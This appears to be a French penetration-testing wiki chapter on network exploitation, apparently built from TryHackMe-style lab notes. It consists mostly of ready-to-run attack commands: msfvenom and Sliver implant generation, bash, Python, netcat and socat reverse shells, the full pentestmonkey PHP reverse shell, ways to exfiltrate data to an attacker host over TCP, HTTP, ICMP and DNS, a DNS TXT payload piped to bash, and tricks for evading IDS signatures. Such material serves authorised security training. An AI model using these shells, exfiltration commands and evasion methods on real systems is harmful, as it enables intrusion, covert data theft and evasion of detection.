
Réseau

- [Exploitation/Réseau] Metasploit
- [Exploitation/Réseau] Exploit-DB & Searchsploit
- [Exploitation/Réseau] Netcat
- [Exploitation/Réseau] Pwncat
- [Exploitation/Réseau] ICMP Reverse shell
- [Exploitation/Réseau] Data exfiltration
- [Exploitation/Réseau] IDS/IPS Evasion
- [Exploitation/Réseau] Reverse shell
- [Exploitation/Réseau] Sliver C2
- [Exploitation/Réseau] Transfert de fichiers

[Exploitation/Réseau] Metasploit

Introduction

Metasploit est un framework complet pour les pentester. Il est très célèbre et réputé pour sa facilité d'utilisation.



Reverse shell Meterpreter

Payload Windows

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> LPORT=<PORT> --format=exe > payload.exe
```

Payload Linux

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<IP> LPORT=<PORT> -f elf > payload.elf
```

Listener

Après avoir généré le payload, vous devez lancer la console metasploit pour lancer le serveur d'écoute :

```
msfconsole
```

Une fois dans la console, il faut indiquer à metasploit que l'on souhaite se rendre dans la catégorie des listener :

```
use multi/handler
```

Ensuite, il faut définir le type de payload utilisé :

```
set payload <PAYLOAD>
```

Définir l'adresse IP d'écoute :

```
set LHOST <IP>
```

Définir le port d'écoute :

```
set LPORT <PORT>
```

Démarrer le serveur d'écoute :

```
run
```

[Exploitation/Réseau] Exploit-DB & Searchsploit


Introduction

La base **Exploit-DB** recense l'ensemble des CVE connues et dont au moins un exploit est disponible.


L'outil **searchsploit** quant à lui s'utilise en ligne de commande et permet de trouver les vulnérabilités disponibles pour une application donnée et pour une version donnée de cette application si elle est composée.

Exploit-DB

Une barre de recherche est disponible pour taper le numéro de la **CVE** que vous souhaitez rechercher :



Si on prend l'exemple de la vulnérabilité **Eternal Blue** sortie en 2017, ayant pour nom **CVE-2017-0144**, on peut chercher 2017-0144 dans la barre de recherche pour trouver les exploits disponibles :



Searchsploit

Pour chercher les vulnérabilités disponibles pour une application on peut utiliser cette commande :

```
searchsploit <APP> [VERSION]
```

Pour afficher le descriptif d'un exploit :

```
searchsploit -m <EXPLOIT_PATH>
```

[Exploitation/Réseau] Netcat

Introduction

Netcat est un outil en ligne de commande qui permet de travailler sur des connexions réseaux **TCP** et **UDP**.

Il peut être utile pour diagnostiquer ou se connecter à des applications rustiques utilisant des **sockets** traditionnels.

Manuel

Connexion TCP

```
nc <IP> <PORT>
```

Connexion UDP

```
nc -u <IP> <PORT>
```

Listener TCP

```
nc -lvp <PORT>
```

Listener UDP

```
nc -luvp <PORT>
```

Payload reverse shell

- Linux :

```
nc <IP> <PORT> –e /bin/bash
```

- Windows :


```
nc <IP> <PORT> –e cmd.exe
```

Stabiliser votre shell

Afin de stabiliser votre shell et le rendre un peu plus ergonomique, notamment en affichant un plus beau prompt, vous pouvez utiliser la commande suivante pour faire spawn un **PTY** :

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

Cheat-sheet



[Exploitation/Réseau] Pwncat

Introduction

Cet outil vise à fournir la même fonction que netcat avec des fonctions supplémentaires très pratiques lors de vos tests d'intrusion.

Installation

Voici la commande pour installer **pwncat** dans un environnement virtuel :

```
python3 -m venv /opt/pwncat && /opt/pwncat/bin/pip install pwncat-cs && ln -s /opt/pwncat/bin/pwncat-cs /usr/local/bin
```

Manuel

Documentation officielle

- Pwncat documentation

Lancer un listener

- Voici la première méthode pour le faire

```
pwncat-cs -lp <PORT>
```

- Ou la deuxième (depuis le mode interractif) :

```
pwncat-cs
```

```
listen -m linux <PORT>
```

Sélection d'une session

Depuis le mode interractif :

```
sessions <NUMBER>
```

Passer du mode local à remote

Une fois votre connexion établie, vous pourrez basculer du mode **local** (shell local de votre machine) au mode **remote** (shell distant de la machine compromise).

Pour basculer d'un mode à l'autre il vous suffit d'utiliser la combinaison **CTRL+D**.

Upload

Plus besoin de bricoler pour transférer des fichiers de votre machine vers la machine distante, vous pouvez utiliser la commande upload **depuis le mode local** pour téléverser un fichier dans le répertoire courant de la session distante:

```
upload <FILE>
```

Download

De la même manière vous pouvez récupérer des fichiers distants sur votre machine locale (cela peut être utile pour les analyser) :


```
download <FILE>
```

[Exploitation/Réseau] ICMP Reverse shell

Introduction

Parfois, les pare-feux bloquent les connexions TCP et UDP mais oublient de bloquer le trafic ICMP.

Cependant, cette ouverture peut être exploitée pour ouvrir un reverse shell sur la machine victime et ainsi, contourner le pare-feu.



Exploitation

Python

Pour la démonstration nous allons utiliser le projet **icmpdoor** :

- https://github.com/krabelize/icmpdoor

> L'exploitation **nécessite les droits root** sur la machine victime puisque le payload utilise **Scapy** et exploite le driver de la carte réseau.

Sur la machine de l'attaquant, lancer la commande suivante :

```
sudo python3 icmp-cnc.py -i <IFACE> -d <VICTIM-IP>
```

Ensuite, trouver un moyen pour dropper le script icmpdoor.py sur la machine victime et lancer la commande suivante :

```
sudo python3 icmpdoor.py -i <IFACE> -d <ATTACKER-IP>
```

C (binaires)

Si python n'est pas présent sur la machine victime, vous allez devoir utiliser un autre projet :

- https://github.com/ferreiraklet/icmp_reverse_shell

Après avoir cloner le dépôt sur la machine de l'attaquant, compilez les binaires **server** et **client** :

```
gcc server.c -o server -pthread
```

```
gcc client.c -o client -pthread
```

Lancer le serveur sur la machine de l'attaquant :

```
./server <TARGET_IP>
```

Ensuite, trouver un moyen de transférer le binaire **client** sur la machine de la victime et exécuter-le :

```
./client
```

[Exploitation/Réseau] Data exfiltration

Introduction

Après avoir compromis un système et élevé ses privilèges, un pirate va avoir tendance à exfiltrer des données sensibles.

Cependant, il ne doit pas se faire détecter par les systèmes de sécurité et contourner les potentiels pare-feux.

Techniques

Netcat

Un simple flux **TCP** peut suffire dans certains cas. Vous pouvez alors lancer un listener sur la machine de l'attaquant :

```
nc -lvp <PORT> > <OUTPUT>
```

Et depuis la machine victime :

```
tar zcf - <DIR> | base64 | dd conv=ebcdic > /dev/tcp/<ATTACKER_IP>/<ATTACKER_PORT>
```

> Le fichier sera **compressé**, encodé en **base64** et en **EBCDIC** par DD avant d'être envoyé, ce qui rend le trafic illisible sur le réseau.

Une fois la donnée récupérée, on peut la décoder et la décompressée :

```
dd conv=ascii if=<FILE> |base64 -d > <ARCHIVE>.tar
```

```
tar xvf <ARCHIVE>
```

SSH (sans SCP)

```
tar cf - task5/ | ssh thm@jump.thm.com "cd /tmp/; tar xpf -"
```

HTTP POST

Monter un serveur web **php** qui va recevoir les données en **base64** et les enregistrer dans un fichier :

```
<?php
if (isset($_POST['file'])) {
        $file = fopen("/tmp/http.bs64","w");
        fwrite($file, $_POST['file']);
        fclose($file);
   }
?>
```

Depuis la machine victime, on peut maintenant exfiltrer les données de la sorte :

```
curl --data "file=$(tar zcf - task6 | base64)" http://web.thm.com/contact.php
```

À cause de l'**encodage URL**, les **+** sont remplacés par des **espaces**, on peut résoudre le problème :

```
sudo sed -i 's/ /+/g' /tmp/http.bs64
```

Puis on peut **décoder** et **extraire** le fichier :

```
cat /tmp/http.bs64 | base64 -d | tar xvfz -
```

> L'avantage par rapport à la méthode **GET** est que la donnée en base64 ne sera pas enregistrée dans les **logs** du serveur web.

> On peut aussi utiliser un serveur web en **HTTPS** pour que le trafic soit complètement chiffré.

ICMP

À travers le champs **DATA** des paquets **ICMP**, il est possible d'exfiltrer des données.

Pour cela, on peut se mettre en écoute sur la machine de l'attaquant avec le bon module **Metasploit** :

```
msfconsole
```

```
use auxiliary/server/icmp_exfil
```

```
set BPF_FILTER icmp and not src ATTACKBOX_IP
```

```
set INTERFACE eth0
```

```
run
```

Et on peut exfiltrer de la donnée depuis la machine victime grâce à **nping** :

```
sudo nping --icmp -c 1 ATTACKBOX_IP --data-string "BOFfile.txt"
```

```
sudo nping --icmp -c 1 ATTACKBOX_IP --data-string "admin:password"
```

```
sudo nping --icmp -c 1 ATTACKBOX_IP --data-string "EOF"
```

> Depuis Metasploit, vous devriez avoir reçu la donnée.

DNS

On exfiltrer de la donnée en utilisant le **DNS** même si pour cela il faut être en possession d'un **nom de domaine**.

Sur la machine de l'attaquant, **écoutez** les requêtes DNS :

```
sudo tcpdump -i eth0 udp port 53 -v
```

Puis depuis la machine victime, on encode en base64 la chaîne contenue dans le fichier credit.txt, on la découpe en chaînes de 18 caractères (63 max) et on ajuste en retirant les "." puis on effectue les requêtes :

```
cat task9/credit.txt |base64 | tr -d "\n" | fold -w18 | sed 's/.*/&./' | tr -d "\n" | sed s/$/att.tunnel.com/ | awk '{print "dig +short " $1}' | bash
```

On peut décoder la chaîne une fois reçue sur le poste de l'attaquant :

```
echo "TmFtZTogVEhNLXVzZX.IKQWRkcmVzczogMTIz.NCBJbnRlcm5ldCwgVE.hNCkNyZWRpdCBDYXJk.OiAxMjM0LTEyMzQtMT.IzNC0xMjM0CkV4cGly.ZTogMDUvMDUvMjAyMg.pDb2RlOiAxMzM3Cg==.att.tunnel.com." | cut -d"." -f1-8 | tr -d "." | base64 -d
```

Sur le même principe, on peut créer une entrée **TXT** sur le serveur DNS afin de stcoker des scripts encodés en base64 :

```
dig +short -t TXT flag.tunnel.com
> "YmFzaCAtYyAvdXNyL2xvY2FsL3NiaW4vZmxhZy5zaAo="
```

On peut le récupérer et l'exécuter :

```
dig +short -t TXT flag.tunnel.com | tr -d "\"" | base64 -d | bash
```

[Exploitation/Réseau] IDS/IPS Evasion

Introduction

Cette page décrit des solutions pour contourner des solutions **IDS/IPS** telles que **Snort** ou autre.

Manuel

Reverse shell avec certificat SSL

Socat permet l'utilisation de certificat SSL pour chiffrer une connexion. Il va donc nous permettre d'établir un tunnel sécurisé pour exécuter nos commandes à distance.

Tout d'abord, générer un certificat sur la machine de l'attaquant :

```
openssl req -x509 -newkey rsa:4096 -days 365 -subj '/CN=www.redteam.thm/O=Red Team THM/C=UK' -nodes -keyout thm-reverse.key -out thm-reverse.crt
```

```
cat thm-reverse.key thm-reverse.crt > thm-reverse.pem
```

Puis lancez le listener :

```
socat -d -d OPENSSL-LISTEN:4443,cert=thm-reverse.pem,verify=0,fork STDOUT
```

Et sur la machine de la victime, lancez ce payload :

```
socat OPENSSL:10.20.30.1:4443,verify=0 EXEC:/bin/bash
```

> Votre reverse shell sécurisé est ouvert !

Changement de la donnée brute

Imaginons une règle qui se base sur une chaîne de caractère pour détecter l'utilisation de netcat, on pourrait très facilement la contourner en modifiant la commande.

Admettons un règle qui détecte la présence de cette chaîne :

```
nc -lvp
```

On pourrait changer l'ordre des flags :

```
nc -pvl
```

Ou ajouter des espaces :

```
nc  -lvp
```


Ou on peut changer la commande :

```
ncat -lvp
```

[Exploitation/Réseau] Reverse shell

Introduction

Le reverse shell est un type de payload qui permet à l'attaquant d'établir une connexion dans le sens inverse d'un bind shell et qui vous permet d'exécuter des commandes à distance.



Revshell.com

Ce site permet de générer des reverse shells dans divers langages en spécifiant votre adresse IP et le port que vous voulez utiliser :

- RevShells.com

InternalAllTheThings

Voici une page de ce site qui réferencie des reverses shell très variés :

- https://swisskyrepo.github.io/InternalAllTheThings/cheatsheets/shell-reverse-cheatsheet/

Payload vérifiés

Bash

```
sh -i >& /dev/tcp/<IP>/<PORT> 0>&1
```

Python-3

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<IP>",<PORT>));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```

Netcat

```
nc -e /bin/bash <IP> <PORT>
```

Netcat + certificat SSL (chiffrement)

Côté attaquant, générer le certificat :

```
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
```

Puis lancez Netcat depuis la machine attaquante pour vous mettre en écoute en utilisant le certificat :

```
nc --ssl -lvp <PORT>
```

Puis sur la victime :

```
mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client -quiet -connect <IP>:<PORT> > /tmp/s; rm /tmp/s
```

Pentest Monkey

- https://github.com/pentestmonkey/php-reverse-shell

Ce reverse shell php est connu et fonctionnel pour vos tests d'intrusion, il vous suffit de modifier l'**IP** et le **port** :

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
	$pid = pcntl_fork();
	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}
	if ($pid) {
		exit(0);
	}
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}
	$daemon = 1;
```

```
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}
chdir("/");
umask(0);

$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

$descriptorspec = array(
   0 => array("pipe", "r"),
   1 => array("pipe", "w"),
   2 => array("pipe", "w")
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	if (feof($pipes[1])) {
```

```
    printit("ERROR: Shell process terminated");
    break;
  }

  $read_a = array($sock, $pipes[1], $pipes[2]);
  $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

  if (in_array($sock, $read_a)) {
    if ($debug) printit("SOCK READ");
    $input = fread($sock, $chunk_size);
    if ($debug) printit("SOCK: $input");
    fwrite($pipes[0], $input);
  }

  if (in_array($pipes[1], $read_a)) {
    if ($debug) printit("STDOUT READ");
    $input = fread($pipes[1], $chunk_size);
    if ($debug) printit("STDOUT: $input");
    fwrite($sock, $input);
  }

  if (in_array($pipes[2], $read_a)) {
    if ($debug) printit("STDERR READ");
    $input = fread($pipes[2], $chunk_size);
    if ($debug) printit("STDERR: $input");
    fwrite($sock, $input);
  }
  }

  fclose($sock);
  fclose($pipes[0]);
  fclose($pipes[1]);
  fclose($pipes[2]);
  proc_close($process);

  function printit ($string) {
    if (!$daemon) {
      print "$string\n";
    }
```

```
}


?>
```

[Exploitation/Réseau] Sliver C2

Introduction

Sliver C2 est un framework de commande et contrôle qui ressemble un peu à Metasploit.

Il présente des fonctionnalités interéssantes d'obfuscation et des modules permettant de faire de la post-exploitation.

Fonctionnant en mode **client-serveur**, vous pouvez démarrer un serveur sur un VPS accessible depuis Internet et utiliser le client pour vous connecter sur votre compte d'opérateur, ce qui permet de travailler en équipe.

Vous pouvez aussi travailler directement sur le serveur si vous le souhaitez, ce qui est l'option la plus simple selon moi.

Source

- Documentation officielle - Sliver

Installation

Linux

Vous pouvez installer Sliver simplement avec la commande suivante pour la plupart des distributions Linux :

```
curl https://sliver.sh/install | sudo bash
```

Compiler depuis les sources

Cependant, vous aurez peut-être besoin de compiler vous même, notamment si vous travailler dans des environnement spécifiques tels que **Exegol** :

```
git clone https://github.com/BishopFox/sliver.git && cd sliver && git checkout tags/v1.5.39 && make
```

Implants

Il existe deux types d'implant (Agent C2) dans Sliver :

- Les **sessions** (utilisent une connexion réseau permanente ce qui permet d'exécuter des commandes et de recevoir le résultat immédiatement). Ils sont très pratiques mais suspects.
- Les **beacons** (utilisent une connexion réseau temporaire qui est réinitialiser par interval). Les commandes ne sont pas exécutées immédiatement mais ce type de connexion permet d'être assez discret.

Générer un implant de session mtls

Version **Windows** :

```
generate <TYPE> <LHOST>:<LPORT> --save <FILE_NAME>.exe
```

Version **Linux** :

```
generate <TYPE> <LHOST>:<LPORT> --os linux --save <FILE_NAME>
```

Générer un implant de session wireguard

```
generate -g <LHOST>:<LPORT> --save <FILE_NAME>.exe
```

Générer un implant de beacon

```
generate beacon <TYPE> <LHOST>:<LPORT> --save <FILE_NAME>.exe --seconds <TIME> --jitter <TIME>
```

